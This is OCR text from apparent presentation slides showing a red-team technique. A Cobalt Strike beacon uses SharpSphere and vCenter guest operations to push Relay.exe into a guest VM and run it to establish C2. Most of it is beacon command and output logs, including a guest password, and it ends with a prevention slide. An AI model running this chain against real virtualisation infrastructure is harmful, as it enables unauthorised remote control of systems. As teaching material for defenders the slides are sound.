Output ID: i5ru

Filesystem path: C:\Users\Public

□ Clear

LIST VMS



external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1		Relay_...	6588	x64	158ms


Beacon 192.168.1.200@6588 X

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\james.UK\Desktop
beacon> upload C:\Users\James\Downloads\Relay.exe
[*] Tasked beacon to upload C:\Users\James\Downloads\Relay.exe as Relay.exe
[+] host called home, sent: 1046570 bytes
[+] host called home, sent: 344618 bytes
```

```
[WRK1] james/6588 (x64)                                          last: 158ms
beacon>
```

```
https://vcenter.uk.mwr.com/sdk
Input ID: dgcc
Output ID: i5ru
C:\Users\james.UK\Desktop\Relay.exe
```

UPLOAD TO TARGET HOST




external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1		Relay_...	6588	x64	193ms

```
UK\james --guestpassword Password1! --sourc                ames.UK\Desktop\Relay.exe
--destination C:\Users\Public\Relay.exe
[*] Executing SharpSphere
[*] Uploading file on guest virtual machine                vCenter
[+] host called home, sent: 986163 bytes
[+] received output:
[x] Disabling SSL checks in case vCenter is using untrusted/self-signed certificates
[x] Creating vSphere API interface, takes a few minutes...

beacon> checkin
[*] Tasked beacon to checkin
[+] host called home, sent: 8 bytes
[+] received output:
[x] Connected to VMware vCenter Server 7.0.1 build-17005016
[x] Successfully authenticated
Error: The operation is not allowed in the current state.
[WRK1] james/6588 (x64)                                          last: 193ms
beacon>
```

```
Input ID: dgcc
Output ID: i5ru
C:\Users\james.UK\Desktop\Relay.exe
192.168.1.140
```

EXECUTE RELAY




	external	inter...	listener	user	computer	note	process	pid	arch	last
		192.16...	C3	james	WRK1		Relay_...	6588	x64	56ms

```
--destination C:\Users\Public\Relay.exe
[*] Executing SharpSphere
[*] Uploading file on guest virtual machine managed by vCenter
[+] host called home, sent: 986163 bytes
[+] received output:
[x] Disabling SSL checks in case vCenter is using untrusted/self-signed certificates
[x] Creating vSphere API interface, takes a few minutes...

beacon> checkin
[*] Tasked beacon to checkin
[+] host called home, sent: 8 bytes
[+] received output:
[x] Connected to VMware vCenter Server 7.0.1 build-17005016
[x] Successfully authenticated
[x] Starting upload of C:\Users\james.UK\Desktop\Relay.exe to C:\Users\Public\Relay.exe...
[x] Uploaded C:\Users\james.UK\Desktop\Relay.exe to C:\Users\Public\Relay.exe on the guest
[WRK1] james/6588 (x64)                                                  last: 56ms
beacon>
```

```
Output ID: i5ru
C:\Users\james.UK\Desktop\Relay.exe
192.168.1.140
C:\Users\Public\Relay.exe
```

ESTABLISH C2



	external	inter...	listener	user	computer	note	process	pid	arch	last
		192.16...	C3	james	WRK1		Relay_...	6588	x64	126ms

Beacon 192.168.1.200@6588 X

```
[*] Executing SharpSphere
[*] Executing command on guest virtual machine managed by vCenter
[+] host called home, sent: 986069 bytes
[+] received output:
[x] Disabling SSL checks in case vCenter is using untrusted/self-signed certificates

beacon> checkin
[*] Tasked beacon to checkin
[+] host called home, sent: 8 bytes
[+] received output:
[x] Creating vSphere API interface, takes a few minutes...
[x] Connected to VMware vCenter Server 7.0.1 build-17005016
[x] Successfully authenticated
The operation is not supported on the object.
[x] Attempting to execute with cmd /c the following command: /c C:\Users\Public\Relay.exe
[x] Process started with PID3584
```

```
[WRK1] james/6588 (x64)                                                last: 126ms
beacon>
```

*Untitled - Notepad


```
Output ID: i5ru
C:\Users\james.UK\Desktop\Relay.exe
192.168.1.140
C:\Users\Public\Relay.exe
```

PREVENTION


- Restrict network access to vCenter to known administrative hosts (PAWs?)
- Principle of Least Privilege
- Disable “Guest Operations” API methods
- Remove non-essential VMware Tools features from guest VMs

https://github.com/lamw/vmware-scripts/blob/master/powershell/enable-disable-vsphere-api-method.ps1
https://docs.vmware.com/en/VMware-Tools/10.1.0/com.vmware.vsphere.vmwaretools.doc/GUID-E45C572D-6448-410F-BFA2-F729F2CDA8AC.html

